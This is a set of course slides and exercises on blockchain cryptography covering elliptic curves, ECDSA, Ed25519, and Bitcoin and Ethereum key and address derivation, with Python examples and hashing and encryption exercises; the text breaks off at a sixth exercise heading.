
  - Each word comes from a wordlist of 2048 words
    - See https://github.com/bitcoin/bips/blob/master/bip-0039/english.txt
  - 1 word == **11 bits**
    - **12** words == **132** bits == **128-bit seed** + checksum (in the last word)
    - **24** words == **264** bits == **256-bit seed** + checksum (in the last word)


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


































Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




Elliptic Curve Cryptography (ECC)

- Public / private key cryptography based on the algebraic structure of elliptic curves over finite fields
  - Requires smaller key-size than RSA for the same security strength
- Elliptic curves == set of points {x, y} such that:
  - $y^2 = x^3 + ax + b$
- Example – the Bitcoin elliptic curve:
  - $y^2 = x^3 + 7$ ($a = 0$; $b = 7$)



Elliptic Curves over a Finite Fields


- Elliptic curves cryptography (ECC)
  - Uses ecliptic curves over the finite field F_p (p is prime, p > 3)
  - A set of integer coordinates {x, y}, such that $0 \le x, y < p$
  - Staying on the elliptic curve: $y^2 \equiv x^3 + ax + b \pmod{p}$
- Example of elliptic curve over F_{17}:
  - $y^2 \equiv x^3 + 7 \pmod{17}$



Calculating Elliptic Curves over Finite Fields

- The point P(5, 8) is on the curve $y^2 = x^3 + 7$ over the finite field F_{17}
  - $(x^3 + 7 - y^2) \equiv 0 \pmod{17}$
  - (5**3 + 7 - 8**2) % 17 == 0

```
Command Prompt - python
>python
Python 3.6.4 (v3.6.4:d48eceb, Dec 19 2017
Type "help", "copyright", "credits" or "l
>>> (5**3 + 7 - 8**2) % 17 == 0
True
>>>
```



Exercise: Elliptic Curves over Finite Fields

- Problem: True or False?

  Point is on the $y^2 = x^3 + 7$ curve over F_{223}

  1. (192, 105)
  2. (17, 56)
  3. (200, 119)
  4. (1, 193)
  5. (42, 99)


- Solution of $y^2=x^3+7$ curve over F_{223}
  - Just calculate the expression:

  (192**3 + 7 - 105**2) % 223 == 0

```
Command Prompt - python
Python 3.6.4 (v3.6.4:d48eceb, Dec 19 2017, 06:54:40)
Type "help", "copyright", "credits" or "license" for
>>> (192**3 + 7 - 105**2) % 223 == 0
True
>>>
```


Multiply a Point Over an Elliptic Curve

- A point G over the curve can be multiplied by an integer k
  - P = k * G
  - The result is another point P staying on the same curve
  - k == private key (integer)
  - P == public key (point)
  - Very fast to calculate P = k * G
  - Extremely slow (considered infeasible) to calculate k = P / G



Example: Multiply Points Over Elliptic Curves


- Elliptic curve point multiplication is done by well-known algorithms
- Sample elliptic curve:
  - $y^2 \equiv x^3 + 7 \pmod{17}$
  - a = 0; b = 7; p = 17
- Let G = (15, 13)
  - $G_2 = 2 * G = (2, 10)$
  - $G_3 = 3 * G = (8, 3)$



Elliptic Curves Multiplication in Python

```
pip install pycoin
```

```
from pycoin.ecdsa import Point
from pycoin.ecdsa import CurveFp

curve = CurveFp(17, 0, 7)
print("Curve = " + str(curve))

G = Point(curve, 15, 13)
print("G = " + str(G))

for k in range(0, 6) :
  print(str(k) + " * G = " + str(k * G))
```





```
Command Prompt - python
>>> for k in range(0, 6) :
...   print(str(k) + " * G = " + str(k * G))
...
0 * G = infinity
1 * G = (15,13)
2 * G = (2,10)
3 * G = (8,3)
4 * G = (12,1)
5 * G = (6,6)
>>>
```

Compressing the Public Key

- The elliptic curves over F_p
  - Have at most 2 points per y coordinate (odd x and even x)
- A public key P(x, y) can be compressed as C(x, odd/even)
  - At the curve $y^2 \equiv x^3 + 7 \pmod{17}$

    P(10, 15) == C(10, odd)
  - mod_sqrt(x^3 + 7, 17) == y || 17 - y



Compressing a Public Key in Python

```
from pycoin.ecdsa import CurveFp, Point
from nummaster.basic import sqrtmod
```

```
pip install
nummaster
```

```
def compress_key_pair(key_pair):
  return (key_pair.x(), key_pair.y() % 2)

def uncompress_key(curve, compressed_key):
  x, is_odd = compressed_key
  p, a, b = curve.p(), curve.a(), curve.b()
  y = sqrtmod(pow(x, 3, p) + a * x + b, p)
  if bool(is_odd) == bool(y & 1):
    return (x, y)
  return (x, p - y)
```

Compressing a Public Key in Python (2)

```
curve = CurveFp(17, 0, 7)

p = Point(curve, 10, 15)
print(f"original key = {p}")

compressed_p = compress_key_pair(p)
print(f"compressed = {compressed_p}")

restored_p = uncompress_key(curve, compressed_p)
print(f"uncompressed = {restored_p}")
```

```
Command Prompt
>python compress-key.py
original key = (10,15)
compressed = (10, 1)
uncompressed = (10, 15)
>
```

ECC Parameters and secp256k1


- ECC operates with a set of EC domain parameters:
  - T = (p, a, b, G, n, h)
  - Prime field (prime p), elliptic equation (a, b), base point G(x_G, y_G), order of G (prime n), cofactor (h)
- The secp256k1 standard (used in Bitcoin) defines 256-bit elliptic-curves cryptosystem:
  - Prime field (p) = $2^{256} - 2^{32} - 977$; Equation: $y^2 = x^3 + 7$ (a = 0, b = 7)
  - G = 0x79BE667E ...; n = 0xFFF...D0364141; h = 1

Learn more at: http://www.secg.org/sec2-v2.pdf, https://en.bitcoin.it/wiki/Secp256k1

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

What is a Digital Signature?

- Digital signature
  - Cryptographic prove for message authenticity
  - Authentication
    - Signed by certain private key
    - Verified by the corresponding public key
  - Non-repudiation
    - The sender cannot deny the signing later
  - Integrity
    - The message cannot be altered after signing



ECDSA: Sign Messages and Verify Signatures


- The Elliptic-Curves Digital Signature Algorithm (**ECDSA**) provides signing by private key + verifying signature by public key
- Signing a message
  - **sign(private_key, msg)** → **signature** (the signature is EC point)
  - Performs some math, based on elliptic curve calculations
- Verifying a message signature
  - **verify(public_key, msg, signature)** → **true / false**
  - Performs some math, based on elliptic curve calculations

Example: ECDSA in Python – Sign a Message

```python
from pycoin.ecdsa import generator_secp256k1, sign, verify
import hashlib

def keccak_hash(msg) :
  hash_bytes = hashlib.sha3_256(msg.encode("utf8")).digest()
  return int.from_bytes(hash_bytes, byteorder="big")

msg = "some message"
msg_hash = keccak_hash(msg)
private_key = 99999999999999999999999999999999999999999999999
signature = sign(generator_secp256k1, private_key, msg_hash)
print("signature = " + str(signature))
```

Example: ECDSA in Python – Verify a Signature

```python
public_key = (generator_secp256k1 * private_key).pair()
print("public key: " + str(public_key))

valid = verify(generator_secp256k1,
  public_key, msg_hash, signature)
print("Signature valid? " + str(valid))

tampered_msg_hash = keccak_hash("tampered msg")
valid = verify(generator_secp256k1, public_key,
  tampered_msg_hash, signature)
print("Signature (tampered msg) valid? " + str(valid))
```



ECDSA: Sign / Verify Signature

Live Demo

Ethereum Addresses and secp256k1

- The private key in secp256k1 is 256-bit integer (32 bytes)
  - Example of Ethereum private key (encoded as 64 hex digits)

```
97ddae0f3a25b92268175400149d65d6887b9cefaf28ea2c078e05cdc15a3c0a
```

- The public key is a EC point (2 * 256 bits == 64 bytes)

```
7b83ad6afb1209f3c82ebeb08c0c5fa9bf6724548506f2fb4f991e2287a77090
177316ca82b0bdf70cd9dee145c3002c0da1d926264498759 72a27807b73b42e
```

- Can be compressed to 257 bits (Ethereum uses prefix 02 or 03)
  - Example of compressed public key (33 bytes / 66 hex digits):

```
027b83ad6afb1209f3c82ebeb08c0c5fa9bf6724548506f2fb4f991e2287a77090
```

ECDSA, secp256k1 and Ethereum (2)

- The blockchain address in Ethereum is **20** bytes
  - Calculated as: **`last20bytes(keccak256(publicKeyFull))`**
  - Example of Ethereum address (encoded as 40 hex digits):

```
a44f70834a711F0DF388ab016465f2eEb255dEd0
```

  - Note: some letters are capital to incorporate a checksum (EIP55)
- Digital signatures in secp256k1 are 64 bytes (2 * 32 bytes)
  - A pair of two 256-bit numbers: [**r**, **s**]
  - Calculated by the well-known ECDSA formulas (see RFC6979)

Ethereum Key to Addresses – Example

```
pip install eth_keys
```

To simplify **eth_keys** installation, you may use Anaconda: https://anaconda.com/download

```python
import eth_keys, binascii

privKey = eth_keys.keys.PrivateKey(binascii.unhexlify(
  '97ddae0f3a25b92268175400149d65d6887b9cefaf28ea2c078e05cdc15a3c0a'))
print('Private key (64 hex digits):', privKey)

pubKey = privKey.public_key
print('Public key (plain, 128 hex digits):', pubKey)

pubKeyCompr = '0' + str(2 + int(pubKey) % 2) + str(pubKey)[2:66]
print('Public key (compressed, 66 hex digits):', pubKeyCompr)

address = pubKey.to_checksum_address()
print('Ethereum address:', address)
```

Verifying an Ethereum Signature


- Ethereum uses secp256k1-based ECDSA signatures
  - ECDSA generates deterministically a random point **R** (see RFC6979)
- Ethereum signatures consists of 3 numbers: [**v**, **r**, **s**]
  - **v** – the compressed **Y** coordinate of the point **R** (1 byte: 00 or 01)
  - **r** – the **X** coordinate of the point **R** (256-bit integer, 32 bytes)
  - **s** – 256-bit integer (32 bytes), calculated from the signer's private key + message hash (Ethereum uses keccak256)
  - Typically encoded as 130 hex digits (65 bytes), e.g. 0x...465c5cf4be401
- Given an Ethereum signature [**v**, **r**, **s**], the public key can be recovered from [**R**, **s**, **msgHash**] → also the signer's Ethereum **address**

Sign Message in Ethereum – Example

```python
import eth_keys, binascii

privKey = eth_keys.keys.PrivateKey(binascii.unhexlify(
  '97ddae0f3a25b92268175400149d65d6887b9cefaf28ea2c078e05cdc15a3c0a'))
print('Private key (64 hex digits):', privKey)

signature = privKey.sign_msg(b'Message for signing')

print('Signature: [v = {0}, r = {1}, s = {2}]'.format(
  hex(signature.v), hex(signature.r), hex(signature.s)))
print('Signature (130 hex digits):', signature)
```

Verify Message Signature in Etherscan

- Verify message signature at https://etherscan.io/verifySig by:
  - signer address (40 hex digits)
  - signature (130 hex digits)
  - original message text
- The result is: valid / invalid



Verify Ethereum Signature – Example

```python
import eth_keys, binascii

msg = b'Message for signing'
msgSigner = '0xa44f70834a711F0DF388ab016465f2eEb255dEd0'
signature = eth_keys.keys.Signature(binascii.unhexlify(
'6f0156091cbe912f2d5d1215cc3cd81c0963c8839b93af60e0921b61a1
9c54300c71006dd93f3508c432daca21db0095f4b16542782b7986f48a5
d0ae3c583d401'))

signerPubKey = signature.recover_public_key_from_msg(msg)
print('Signer public key (recovered):', signerPubKey)

signerAddress = signerPubKey.to_checksum_address()
print('Signer address:', signerAddress)
print('Signature valid?:', signerAddress == msgSigner)
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

EdDSA and Ed25519

- Edwards-curve Digital Signature Algorithm (**EdDSA**) uses twisted Edwards curves, designed by D. Bernstein and others
- **Ed25519** is a cryptosystem, based on ECC (elliptic-curve cryptographic) – http://ed25519.cr.yp.to
  - Uses the Edwards's curve Curve25519 (RFC7748)

$$x^2 + y^2 = 1 + dx^2y^2$$

  - EdDSA (using curve25519) is faster than ECDSA (using secp256k1) at similar level of security (even slightly better)

Example: Ed25519 in Python

```
pip install pure25519
```

```
from pure25519 import ed25519_oop

privKey, pubKey = ed25519_oop.create_keypair()
print("Private key (32 bytes):", privKey.to_ascii(encoding='hex'))
print("Public key (32 bytes): ", pubKey.to_ascii(encoding='hex'))

msg = b'Message for signing'
signature = privKey.sign(msg, encoding='hex')
print("Signature (64 bytes):", signature)

try:
    pubKey.verify(signature, msg, encoding='hex')
    print("The signature is valid.")
except:
    print("Invalid signature!")
```

Exercises

Ethereum: Private Key to Address, Signing Messages and Verifying Signatures


Blockchain Cryptography

Keys, Addresses, Signatures, Wallets

Public Blockchains and Cryptography


- Public blockchain networks (like Bitcoin and Ethereum) are mainly based on ECC (elliptic curve cryptography)
- Bitcoin, Ethereum, EOS, Tron use ECC with the secp256k1 curve
- Ripple, Cardano, Stellar use the Ed25519 ECC cryptosystem
- NEO uses ECC with curve secp256r1 (it is similar to secp256k1)
- IOTA uses Winternitz hash-based cryptography (quantum-safe)
- Monero / CryptoNote use Ed25519 + unique ring signatures
- Dash uses ECC with secp256k1 + coin-mixing of transactions

Public / Private Keys, Wallets & Blockchain




ECC and Wallets: BIP32

- The BIP-32 standard defines how a crypto-wallet can generate multiple keys + addresses
  - The wallet is initialized by a **256-bit master key** (seed)
  - HMAC + ECC math used to generate multiple accounts
    - Through a derivation path
    - E.g. **m/44'/60'/1'/12**
    - Each account holds private key → public key → address



Generating an Ethereum Address


- Wallet seed **S** / CSPRNG → private key **k** → pubic key **P** → **h** = Keccak256(**P**) → Last160bits(**h**) → address **A**



- Address collision probability = 1 / 2^{160}

Generating a Bitcoin Address

- Wallet seed **S** / CSPRNG → private key **k** → pubic key **P** → WIF compressed public key **W** → RIPEMD160(SHA256(**W**)) → address **A**



Public Key → Bitcoin Address

1. Generate random private key **k**
2. Derive the public key **P** from it
3. **Pc** = CompressPublicKey(**P**)
4. **hash** = RIPEMD160(SHA256(**Pc**))
5. Base58CheckEncode(**hash**, **network**)
   - Calculate checksum = SHA256(SHA256(**network** + **hash**)) [:4]
   - Base58Encode (**network** + **hash** + **checksum**)

Generate Bitcoin Address in Python

```
pip install bitcoin
```


```
import bitcoin, hashlib, binascii

def private_key_to_public_key(privKeyHex: str) -> (int, int):
  privateKey = int(privKeyHex, 16)
  return bitcoin.fast_multiply(bitcoin.G, privateKey)

def pubkey_to_address(pubKey: str, magic_byte = 0) -> str:
  pubKeyBytes = binascii.unhexlify(pubKey)
  sha256val = hashlib.sha256(pubKeyBytes).digest()
  ripemd160val = hashlib.new('ripemd160', sha256val).digest()
  return bitcoin.bin_to_b58check(ripemd160val, magic_byte)
```


Generate Bitcoin Address in Python (2)


```
private_key = bitcoin.random_key()
print("Private key (hex):", private_key)

public_key = private_key_to_public_key(private_key)
print("Public key (x,y) coordinates:", public_key)

compressed_public_key = bitcoin.compress(public_key)
print("Public key (hex compressed):", compressed_public_key)

address = pubkey_to_address(compressed_public_key)
print("Compressed Bitcoin address (base58check):", address)
```


```
>>> address = pubkey_to_address(compressed_public_key)
>>> print("Compressed Bitcoin address (base58check):", address)
Compressed Bitcoin address (base58check): 1NFrYp9xyD9JPUVRazjP4qWGSqomeFEJE
>>>
```


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.























Exercises: Blockchain Cryptography

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

In this exercise, you shall write code to play with popular cryptographic algorithms using crypto libraries from your programming languages. You shall calculate hashes, derive keys from passwords, encrypt and decrypt messages, sign messages and verify message signatures, derive blockchain addresses from ECC private keys.

1. Calculate Hashes

Write a program to calculate hashes of given text message: SHA-384, SHA-512, SHA3-512, Keccak-512 and Whirlpool-512. Write your code in programming language of choice.

SHA-384

Input	Output
`blockchain`	`12b6459fc6b4cabb4b1990be1a78e4dc5fa79c0a0fe9aa9f0386d673cfb766171a4aaa363b8dac4c33e0ad23e4830888`

SHA-512

Input	Output
`blockchain`	`0bb2536b1df95e08ed016c0bae9c7ebadcafc5b1eb050de407e345dbebcc3b611f411da73b1fe5965cfec2e18698a3a91de27d047346c3820317b35f9663c9a6`

SHA3-512

Input	Output
`blockchain`	`75e13da2e9a446e01594ee3fda021abb1d8cfc11d8bda49735b692c5ef632285c3c937eb159e68cee47c9e53f6f721f0a4cf2099c4c01509f84de5aa38fdba79`

Keccak-512

Input	Output
`blockchain`	`1ab5e2e943e2fec9d5f8cc425153846591086aa4fa9b428b697606f702762fd5c074e56698432c872fb605f42dd8953824be4aadb1c1f93ea23af5f1f667bda4`

Whirlpool-512

Input	Output
`blockchain`	`6a14ee130ee16778ccd4f5ba9ac455dee81d5be3c7499bcb1c006c531babfcfae35c2efa29d1bb381d99c714da4252d87502d1325afd64fd5d83a3dfcce256d6`

2. Calculate HMAC

Write a program to calculate HMAC-SHA-512 of given text message by given key. Write your code in programming language of choice.

Input	Output
Message: `blockchain` **Key:** `devcamp`	`a7524b43775850de2d650ba5cce808d7fd5a1bfe2e40b11e4b6db0a92f516124d86a89fcd128491f6f7d58639ac00eb1fefc5c8317dff802371ec58d5a2bc53b`

3. Derive Key by Password using SCrypt

Write a program to calculate 256-bit key by given string password, using SCrypt. First, generate a random 256-bit salt. Then derive the key from the password by using SCrypt (16384 iterations, block size 16, parallel factor 1). The output from your algorithm is the pair (salt, derived-key). Write your code in programming language of choice.

Input	Output
Password:	`895cb699f600de09b203b657cd9e87a78ebdb9a972a78edde47555a7c806aeb3`

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

p@$$w0rd~3 **Salt:** 7b07a2977a473e84fc30d463a2333bcfea6cb3400b16bec4e17fe981c925ba4f	

Notes: if you use Python and "**`pip install scrypt`**", you might need to install first OpenSSL.

4. (Optional) Symmetric Encryption / Decryption (AES + SCrypt + HMAC)

Write a program to encrypt a text message using given password.

- Derive a 512-bit key from the password using SCrypt (n=16384, r=16, p=1) with random salt (256 bits).
  - Split the derived key into two 256-bit sub-keys: encryption key and HMAC key.
- Encrypt the message using Twofish-256 (CBC mode with PKCS7 padding) using the encryption key.
  - Use random 256-bit IV (initial vector).
- Calculate message authentication code (MAC) using HMAC-SHA256(msg, hmac_key).

Input: message + password.

Output: JSON document, holding the following assets:

- The SCrypt parameters: n, r, p, salt (in hex format).
- The encrypted message (in hex format) from the Twofish cipher.
- The message authentication code – MAC (in hex format).

Input	Output
Password: p@$$w0rd~3 **Message:** exercise-cryptography	{"scrypt":{"dklen":64, "salt":"7b07a2977a473e84fc30d463a2333bcfea6cb3400b16bec4e17fe981c925ba4f","n":16384,"r":16,"p":1}, "twofish":"3e7ba3686c7b5fe6f86f40b52236c8778e2921aa4356c9b4ad0f37a45702e450", "iv":"433e0d8557a800a40c1d3b54f6636ff5","mac":"ffe3fdbc4216bc33296aac6221b6484e271251e33e1e25657e2bca6a6ca05caa"}

Write a program to decrypt the encrypted message using given password.

- Derive a 512-bit key from the password using SCrypt (n=16384, r=16, p=1) with the salt (from the JSON).
  - Split the derived key into two 256-bit sub-keys: encryption key and HMAC key.
- Calculate message authentication code (MAC) using HMAC-SHA256(msg, hmac_key).
  - Compare the MAC with the MAC in the JSON document → correct / wrong password.
- Decrypt the message using Twofish-256 (CBC mode with PKCS7 padding) using the encryption key and the IV from the JSON.

Write your code in programming language of choice.

Input	Output
{"scrypt":{"dklen":64, "salt":"7b07a2977a473e84fc30d463a2333bcfea6cb3400b16bec4e17fe981c925ba4f","n":16384,"r":16,"p":1}, "twofish":"3e7ba3686c7b5fe6f86f40b52236c8778e2921aa4356c9b4ad0f37a45702e450","iv":"433e0d8557a800a40c1d3b54f6636ff5","mac":"ffe3fdbc4216bc33296aac6221b6484e271251e33e1e25657e2bca6a6ca05caa"}	exercise-cryptography

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

5. Ethereum Signature Creator

Write a program to calculate an **Ethereum signature** [v, r, s] by given **message** and **private key**. Use **secp256k1** ECC crypto-library and programming language by choice.

Input: 256-bit **private key**, input text **message**.

Output: JSON document, holding the **signed message** + **signature** [v, r, s].

Input	Output
Private key: 97ddae0f3a25b92268175400149d65d6887b9cefaf28ea2c078e05cdc15a3c0a **Message:** exercise-cryptography	{"signature":"0xacd0acd4eabd1bec05393b33b4018fa38b69eba8f16ac3d60eec9f4d2abc127e3c92939e680b91b094242af80fce6f217a34197a69d35edaf616cb0c3da4265b01","v":"0x1","r":"0xacd0acd4eabd1bec05393b33b4018fa38b69eba8f16ac3d60eec9f4d2abc127e","s":"0x3c92939e680b91b094242af80fce6f217a34197a69d35edaf616cb0c3da4265b"}

6. Ethereum Signature to Address

